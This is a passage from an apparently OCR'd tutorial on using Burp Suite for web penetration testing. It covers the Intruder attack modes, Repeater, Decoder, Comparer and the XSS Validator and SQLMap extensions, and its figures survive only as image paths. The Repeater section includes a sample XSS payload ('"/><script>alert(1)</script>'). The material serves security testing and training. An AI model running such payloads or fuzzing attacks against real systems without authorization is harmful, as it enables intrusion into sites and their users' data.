Passive Scanning:

Once all the application URLs in scope are scanned and vulnerabilities are found, the tester can select for passive scanning. It helps to find the vulnerabilities during manual pentesting of the application. The tester has to manually browse the application and Burp will effectively show any vulnerabilities found for that particular request.

Intruder

Intruder is a powerful tool with extensive capabilities having four different types of attacks:

- Sniper
- Battering Ram
- Pitchfork
- Cluster Bomb

To understand the above attacks, the following request would be used:




Figure 8: HTTP Request example for all the intruder attacks

Cross Site scripting (XSS) vulnerability would be used as an example to understand the intruder attack types. As per the screenshot above, the following parameters would be used for inserting the payloads: "firstname";"lastname";"email"';"comment" in all the four types of intruder attacks.

Figure 9: Selecting the suspected parameter in Intruder

To select a particular or multiple parameters, the tester needs to select the parameter value and click on Add onto the intruder tab as shown above.

Sniper

In this type of attack, if the tester has selected multiple parameters for inserting the payload, then it will enumerate one parameter at a time. Once all the payloads are executed for the first parameter then it will go the next parameter accordingly. The tester needs to provide the word list (list of payloads) for intruder attacks as shown below:




Figure 10: Loading the word list for intruder attack

The tester needs to select the wordlist and select the parameter values to be enumerated for intruder attacks, and then start the attack under intruder option on the listed menu of Burp Suite.

As shown above, the attack is successfully executed and the XSS payload is getting reflected onto the HTTP responses.

Battering Ram

In this type of attack, it enumerates the payload with multiple parameters but with the single wordlist provided to start the attack.

Multiple parameters selected with the Single word list.




Figure 12: Suspected multiple parameters

Same Payload executed with multiple parameters.




Figure 13: Payload executed on multiple parameters

Pitchfork

In this type of attack, it enumerates different sets of payloads for multiple parameters at the same time.




Figure 14: pitchfork set payloads

Cluster Bomb

In this type of attack, it enumerates over multiple parameters by using all the possible combinations of payloads from the multiple wordlists.




Figure 15: Cluster bomb set payloads

Repeater

Repeater is used to manually modify suspected parameters with different sets of payloads or techniques and reissue the HTTP responses to the server. To understand the techniques for using repeater, we would be considering Cross site scripting as an example.




Figure 16: Burp Repeater

As shown above, it is understood that the application is vulnerable to cross site scripting as the payload is getting reflected in the HTTP response. Now the tester can go ahead and use the successful payload during run time of the application flow.

So the advantage of using repeater is that the script tags such as “”/><script>alert(1)</script>” can be checked in HTTP responses for completeness in HTML syntax of the payload.

Decoder

In the decoder tool, the tester can encode and decode strings using base64, ascii hex, URL, etc. For example, there is a login request containing “username” & “password” as parameter where input parameter of the password gets encoded. The tester can decode the value using the decoder tool and decode the password as shown below:




Figure 17: Burp Decoder

Comparer

Comparer tool can be used to compare between two sets of data. For example, if an application encrypts the password in the login request, then the tester can check whether the application uses static or dynamic encryption. Comparer can be used to make a comparison between two different login requests.

Advanced testing using Burp Professional

Burp Suite is one of the best tools that an application security professional can have in their toolkit. It is often overlooked by the security testers that Burp has that additional arsenal in its tool. In extender, there is a tab called "BApp Store" that contains Burp extensions written by the users of Burp Suite. These extensions extend Burp's capabilities for finding the vulnerabilities and making it automated for the testers (BApp Store).

In the BApp Store of Burp Suite, there are lots of extensions that can be used to enhance application security of the web applications. It is beyond the scope of this article to cover the entire Extenders in details. In this article, the main extenders related to vulnerabilities, such as cross site scripting and SQL injection, will be covered.

XSS validator

Configure: Extension needs to be installed from the BApp Store and select the extension into the Intruder tab as shown below:




Figure 18: Configuring XSS Validator

To set XSS validator, it is necessary to select “Extension-generated” into payload type as shown above, then into payload options, select the type of extension as “XSS validator Payloads”.

Proof of concept:




Figure 19: XSS Validator Extension

Send the suspected XSS request into the Intruder tab. Then initiate the attack by selecting start attack. The intruder will enumerate the parameters with the payloads supplied by the XSS validator.




Figure 20: XSS validator executed

SQLMAP Plug-in

SQL Map is used to detect and exploit SQL DB injection. The SQLMap tool can be integrated with Burp Suite to execute attacks during the interception point. There is a project named Gason that is used as a plug-in for SQL Map. There are a few blogs and articles that describe the errors while configuring SQL Map (SQLMAP PLUGIN FOR BURP EXTENDER, 2013).

